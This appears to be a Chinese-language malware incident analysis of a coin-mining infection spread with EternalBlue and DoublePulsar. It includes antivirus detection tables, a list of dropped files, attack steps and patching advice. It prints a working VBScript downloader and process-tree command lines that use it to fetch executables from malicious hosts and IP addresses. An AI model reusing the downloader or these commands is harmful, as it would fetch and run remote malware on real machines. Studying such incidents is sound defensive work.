
oysks.exe

overlay peexe upx

4.33 MB
Size




Acronis	Suspicious	Ad-Aware	Generic.Application.CoinMiner.1.DFB10...
Antiy-AVL	RiskWare[RiskTool]/Win32.BitMiner	Arcabit	Generic.Application.CoinMiner.1.DFB10...
Avast	Win32:HarHarMiner-A [Trj]	AVG	Win32:HarHarMiner-A [Trj]
BitDefender	Generic.Application.CoinMiner.1.DFB10...	ClamAV	Win.Coinminer.HiddenShock-6632940-1
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.44f8f7
Emsisoft	Generic.Application.CoinMiner.1.DFB10...	Endgame	Malicious (moderate Confidence)
eScan	Generic.Application.CoinMiner.1.DFB10...	ESET-NOD32	A Variant Of Win32/CoinMiner.FD Potent...
FireEye	Generic.Application.CoinMiner.1.DFB10...	GData	Win32.Application.CoinMiner.T@gen
Ikarus	PUA.CoinMiner	K7AntiVirus	Adware (00523c491)




K7GW	Adware (00523c491)	Kaspersky	Not-a-virus:HEUR:RiskTool.Win32.BitMin...
MAX	Malware (ai Score=89)	NANO-Antivirus	Riskware.Win32.BitMiner.fnzwtq
Qihoo-360	HEUR/QVM11.1.1E51.Malware.Gen	Rising	PUA.CoinMiner!8.4639 (TFE:dGZlOgWp...
SentinelOne	DFI - Malicious PE	Sophos AV	Cryptocoin Miner (PUA)
Sophos ML	Heuristic	Symantec	ML.Attribute.HighConfidence
TrendMicro-HouseCall	Coinminer.Win32.MALXMR.SMBM4	Yandex	Riskware.Agent!
ZoneAlarm	Not-a-virus:HEUR:RiskTool.Win32.BitMin...	AegisLab	✓ Undetected

11. 查看區域網路內被駭入的主機受感染情形，發現它會在受感染主機之 C:\programData 資料夾內存放 services.exe、Svchostlong.exe、Serverlong.exe、VNC.exe 與 vbs.vbs 等檔案，而且會產生一個隱藏式的亂數命名的資料夾存放挖礦程式，如:Fgols.exe 存於 C:\$gyomw\內，也會依照 vbs.vbs 內容去執行命令下載惡意程式。



```
on error resume next
with wscript:if .arguments.count<2 then .quit:end if
set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp")
web.open "get",.arguments(0),0:web.send:if web.status>200 then quit
aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:end with
```




```
⊟ cmd.exe (884)          C:\Windows\system32\cmd.exe       cmd /c cscript c:\ProgramData\vbs.vbs  http://fuckyoupassword.top:20190/spread.exe C:\ProgramData\VNC.EXE
     cscript.exe (2044)  C:\Windows\system32\cscript.exe   cscript  c:\ProgramData\vbs.vbs  http://fuckyoupassword.top:20190/spread.exe C:\ProgramData\VNC.EXE
   cmd.exe (2976)        C:\Windows\system32\cmd.exe       cmd /c C:\ProgramData\VNC.EXE
⊟ cmd.exe (664)          C:\Windows\system32\cmd.exe       cmd /c cscript c:\ProgramData\vbs.vbs  http://47.106.217.147/services.exe C:\ProgramData\services.exe
     cscript.exe (112)   C:\Windows\system32\cscript.exe   cscript  c:\ProgramData\vbs.vbs  http://47.106.217.147/services.exe C:\ProgramData\services.exe
```

12. 本個案在執行 svchosa.exe 後，所發現的惡意程式彙整如下表，其中 VNC.exe 的檔案大小是 0 KB，而 Virustotal 檢測為 0/58，無法檢測出其是否為惡意，但在檢測時發現 svchosa.exe 會在感染區域網路內其他主機時，透過 vbs.vbs 的執行下載 http://fuckyoupassword.top:20190/spread.exe，並將 spread.exe 下載至主機後存成 c:\ProgramData\VNC.EXE。

惡意程式名稱	所在位置	所在電腦	惡意程式功能	Virustotal
Oysks.exe	C:\$aywke\	155 主機	挖礦程式	31/70
S.exe	C:\ProgramData\	155 主機	---	執行過程中被刪除，無檔案可檢測
Svchostlong.exe	C:\ProgramData\	155 主機 137 主機	EternalBlue	59/70
Serverlong.exe	C:\ProgramData\	155 主機 137 主機	DoublePulsar	60/70
VNC.exe	C:\ProgramData\	137 主機	檔案 0 KB	0/58 檢測不出
Services.exe	C:\ProgramData\	137 主機	Downloader CoinMiner Backdoor	56/71

惡意程式名稱	所在位置	所在電腦	惡意程式功能	Virustotal
Vbs.vbs	C:\ProgramData\	137 主機	VBS Downloader	6/56
Fgols.exe	C:\ProgramData\	137 主機	挖礦程式	19/69

三、事件攻擊行為示意圖



1.從惡意網站感染與下載惡意程式。

2.執行 svchosa.exe。

(1)執行 ipconfig.exe 清除 DNS 快取。

(2)強制結束 ipconfig.exe。

(3)執行 oysks.exe 進行挖礦。

(4)執行 taskkill.exe 結束 oysks.exe。

(5)執行 S.exe。

(6)執行 Ping.exe 檢查 TCP/IP。

(7)刪除 S.exe。

(8)執行 Svchostlong.exe。

(9)執行 serverlong.exe。

(10)執行 taskkill.exe 結束 oysks.exe。

(11)刪除 C:\programData\*.txt。

3.連線中國 IP:47.104.110.131:8090。

4.對區域網路內各主機進行 139port 與 445 port 的 Port Scan 作業。

5.連線新加坡 IP:139.99.72.56:80 與日本 IP:103.101.30.10:80 兩個礦池進行挖礦作業。

6.連線中國 IP:47.106.217.147:80 下載 SMB445.exe 與 Services.exe。

7.連線中國 IP:60.2.77.229:1433 來進行 ms-sql 資料庫連線。

四、建議與總結

1. 本個案的攻擊手法是透過惡意程式 svchosa.exe 感染受害主機後，該主機會使用美國國安局(NSA)外洩的著名攻擊工具 EternalBlue(Svchostlong.exe)與 DoublePulsar (Serverlong.exe)來攻擊區域網路內含有 SMB 漏洞的主機。
2. Svchosa.exe 會在受害主機之 C:\建立一個含有挖擴程式的隱藏資料夾，來進行挖礦，而其資料夾命名與挖礦程式的檔案命名皆是亂數命名，不固定資料夾名稱與檔案名稱。
3. 區域網路內受感染的主機會執行惡意的 VBScripts 來下載惡意程式，並且執行隱藏的挖擴程式。
4. 檢視本個案之情況，有下列幾點建議措施提供參考。

   (1) 修補 Windows 系統 SMB 服務漏洞。

   (2) 將駭客常使用來攻擊的 port 鎖住，如 445 port。

   (3) 不隨意開啟不明來源的網頁、信件或檔案。

   (4) 定期進行系統與病毒碼更新作業。

   (5) 定期進行系統掃毒作業。